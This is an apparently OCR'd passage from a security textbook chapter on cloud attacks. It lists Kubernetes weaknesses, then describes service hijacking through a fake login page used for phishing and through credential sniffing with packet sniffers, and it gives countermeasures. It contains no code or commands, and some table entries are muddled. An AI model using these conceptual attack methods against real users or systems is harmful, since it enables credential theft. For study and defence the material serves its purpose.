
Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.8: Kubernetes vulnerabilities



Cloud Attacks: Service Hijacking using Social Engineering

1. Social engineering is a non-technical **intrusion that relies heavily on human interaction** and often involves tricking other people to break normal security procedures

2. The attacker might target the cloud service provider to **reset the password** or **IT staff accessing the cloud services to reveal passwords**

3. Other ways to obtain passwords include **password guessing**, using **keylogging malware**, implementing **password cracking techniques**, or sending **phishing mails**

4. A social engineering attack results in **exposing customer data**, credit card data, **personal information**, **business plans**, staff data, identity theft, etc.

Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.


Attacker
6
Attacker uses the user credentials to login to the cloud service
LOGIN
Attacker logs into the Cloud Service

Figure 19.31: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use “least privilege” principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.



Cloud Attacks: Service Hijacking using Network Sniffing

- Network sniffing involves **interception and monitoring of network traffic** which is being sent between the two cloud nodes

- The attacker uses packet sniffers to capture sensitive data such as **passwords**, **session cookies**, and other web service-related security configuration files such as the **UDDI** (Universal Description Discovery and Integrity), **SOAP** (Simple Object Access Protocol) and **WSDL** (Web Service Description Language)

Attacker sniffs the login credentials/cookies


Cloud Server

Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.



Attacker sniffs the login credentials/cookies

